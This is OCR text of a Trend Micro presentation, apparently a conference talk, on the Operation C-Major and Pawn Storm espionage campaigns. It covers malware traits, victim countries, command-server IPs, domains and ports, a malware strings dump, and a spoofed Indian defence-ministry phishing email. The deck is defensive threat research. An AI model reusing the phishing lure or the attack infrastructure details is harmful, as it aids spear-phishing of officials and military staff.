
Konrad Adenauer phishing site



Growth of 2nd stage C&C Pawn Storm



facilitators – location of C&C servers



fake news collector – likely Pawn Storm

vbrosam.NET

vbrosam.net

Search

VBROSAM.NET

Поиск...

Недостоверные новостные публикации | Архивы | Поиск | О нас

Жалоб: 26

О публикации американской редакции британской службы новостей «Би-Би-Си» «Основное подозрение «российского досье на Д.Трампа» подтвердилось»
31.03.2017 12:48

Жалоб: 1

О публикации на сайте «Дойче Велле» о Представителе ОБСЕ по вопросам свободы СМИ
15.03.2017 17:34

Жалоб: 65

Об инсинуациях на тему подготовки Россией «пятой колонны» в Венгрии с целью дестабилизации ЕС
10.03.2017 19:30

Жалоб: 47


Об инсинуациях на тему служебной деятельности Посла России в США
02.03.2017 21:53

...


Рейтинг недостоверных статей

Все | За день | За неделю

О публикации в «Нью-Йорк Таймс» 115 + Пожаловаться



TM paper



Trend Micro blog about mobile malware

Home » Malware » "Operation C-Major" Actors Also Used Android, BlackBerry Mobile Spyware Against Targets

"Operation C-Major" Actors Also Used Android, BlackBerry Mobile Spyware Against Targets

Posted on: April 18, 2016 at 7:07 am
Posted in: Malware, Mobile, Targeted Attacks **Author:** Trend Micro

By Shawn Xing, David Sancho, and Feike Hacquebord

Last March, we reported on Operation C-Major, an active information theft campaign that was able to steal sensitive information from high profile targets in India. The campaign was able to steal large amounts of data despite using relatively simple malware because

Featured Stories

Pawn Storm Ramps Up Spear-
Zero-Days Get Patched

New Bizarro Sundown Exploit

The Internet of Things Ecosyst
Do We Fix It?


CVE-2016-3298: Microsoft Put
Another IE Zero-day Used in A

FastPOS Updates in Time for t
Season

Business Email Compro

TREND MICRO

Summary of C-Major



C-Major characteristics

many campaigns

malware usually poorly detected

heavily focused on military targets

TREND MICRO

C-Major characteristics

social engineering pretty good

some use of n days… but limited

use of social media like Facebook

TREND MICRO

C-Major characteristics

malware:

- Windows
- Android
- BlackBerry
- IOS (?)

C-Major characteristics

Windows malware

simple, but effective
modular
full spying suite
encryption added, later not used

probably off the shelf malware as well

1st stage malware – very basic

- it reports back to C&C

- gets an updated version

- can install additional components

TREND MICRO

1st stage malware – very basic

no encryption

hardcoded C&C IP

hardcoded backup C&C domain

campaigns use different TCP ports

TREND MICRO

File information

Identification | Details | Content | Analyses | Submissions | ITW | Comments

Hexview | Strings

```
ASCII Strings:
======================
This program cannot be run in DOS mode.
.reloc
taskkill.exe
213.136.83.136
webserver246.com
lSystem.Resources.ResourceReader, mscorlib, Version=2.0.0.0, Culture=neutral, PublicKeyToken=
System.Resources.RuntimeResourceSet
PADPADP
lSystem.Resources.ResourceReader, mscorlib, Version=2.0.0.0, Culture=neutral, PublicKeyToken=
System.Resources.RuntimeResourceSet
PADPADP
v2.0.50727
```

Download file

1st stage malware – very basic

actor is VERY sloppy with the C&C backup domain


usually not registered


sometimes an existing domain….

TREND MICRO

Biggest target

is C-Major more than





Pakistani targets


Iran
ARMENIA
Yerevan
AZERBAIJAN
Kur
Baku
Caspian Sea
Turkmenbashi
TURKMENISTAN
Nebitdag
Gyzylarbat
Ashgabat
Charjew
UZBEKISTAN
Amu Darya
Mary
Tejen
Bojnurd
Rud-e Atrak
Sarakhs
Saragt
Mashhad
Shahrud
Gorgan
Sari
Bandar-e Torkeman
Rasht
Ardebil
Astara
Aras
TURKEY
Van
Tabriz
Lake Urmia
Orumiyeh
Mahabad
Zanjan
Irbil
Karkuk
Qazvin
Tehran
Eslamshahr
Semnan
Sanandaj
Hamadan
Qom
Bakhtarun
Arak
Kashan
Ilam
Baghdad
Khorramabad
IRAN
Esfahan
Birjand
Dezful
Tigris
IRAQ
Euphrates
Shahr-e Kord
Rud-e Karun
Yazd
Bafq
Farah
Herat
Harirud
AFGHANISTAN
Ahvaz
An Nasiriyah
Al Basrah
Khorrmshahr
Abadan
Umm Qasr
Yasuj
Kerman
Darya-ye Hefmand
KUWAIT
Kuwait
Shiraz
Sirjan
Zahedan
PAKISTAN
Bam
Bandar-e Bushehr
SAUDI ARABIA
Nok Kundi
Kangan
Bazman
48
54
60
36
30
38

Iran gets targeted significantly

IPs from ~55 unique Iranian ASNs including universities

filename: bazi irani.exe

dedicated botnet:

C&C: 91.194.91.104, vpnbackups360.com port 11011

TREND MICRO


Afghanistan
International Boundary
Province Boundary
Road
River
National Capital
Province Capital
City or Town
0 50 100 150 200 250 KM
0 50 100 150 Miles
© 2007 Geology.com
AFGHANISTAN
UZBEKISTAN
TURKMENISTAN
TAJIKISTAN
IRAN
PAKISTAN
INDIA
CHINA
Dushanbe
Kabul
Islamabad
Rawalpindi
Qarshi
Amu Darya
Qurghonteppa (Kurgan-Tyube)
Khorugh
Murgab
Mary
Kerki
Keleft
Termez
Andkhvoy
Sheberghan
Mazar-e Sharif
Dowlatabad
Meymaneh
Qeysar
Toktar
Kholm
Kunduz
Rostaq
Feyzabad
Taloqan
Khanabad
Farkhar
Jorm
Qal'eh-ye Panjeh
Eshkashem
Pamir
Samangan
Baghlan
Gilgit
Konar
Mashhad
Towraghondi
Gushgy
Qal'eh-ye Now
Herat
Karokh
Owbeh
Harirud
Morghab
Chaghcharan
Yar
Bamian
Charikar
Mahmud-e Raqi
Asadabad
Mehtarlam
Galalabad
Lal'pur
Mardan
Peshawar
Kowt-e Ashrow
Barak
Ghazni
Gardeyz
Khost
Qarah Bagh
Zareh Sharan
Orgun
Shindand
Anar Darreh
Harut
Farah
Delaram
Now Zad
Oruzgan
Tarin Kowt
Kajaki
Qalat
Arghandab
Tarnak
Helmand
Lashkar Gah
Kandahar
Zabol
Kadesh
Zaranj
Khash
Deh Shu
Spin Buldak
Chaman
Zhob
Quetta
Zahedan

dedicated botnet Afghanistan

IPs from ~8 unique Afghan ASNs

213.136.94.203 , myhosting36.com
port 11011

dedicated botnets Pakistan

probably targeting dissidents

C&C
5.189.161.200, webserver246.com
port: 7865

Long tail of targets

AE	BH
CD	EG
JO	MM
MU	MV
RW	SA
SC	SD
TR	

TREND MICRO

location of C&Cs

used to be mainly at
Contabo, DE
Digital Ocean

now also at
Leaseweb
HostKey

skill level of this actor

Good / reasonable:
targeting
social engineering
stable hosting

Bad / mediocre
malware
0days
global impact

nothing to worry about it, right?

TREND MICRO

our investigation started with this e-mail

Hon'ble President's Message On Republic Day 26 January 2016

defence minister <mod@minister.com> Jan 26 at 8:20 PM

To [redacted]@yahoo.com

Dear all,

All heads of wings are requsted to kindly see att & convey to all staff the message of **President of India, Shri Pranab Mukherjee** on the eve of the Republic Day of India 2016.

Warm Regards,
Manohar Parrikar
Ministry of Defence (India)

Download

Reply Reply to All Forward More

TREND MICRO

Question

how will actors like C Major develop over the next few years

TREND MICRO

Question

how will actors like C Major develop over the next few years

Will they perhaps learn from Pawn Storm?

Will they get more aggressive?

TREND MICRO

Lessons to learn

better malware

0days

credential phishing

disruptive campaigns (TV5)

influencing public opinion

influencing events

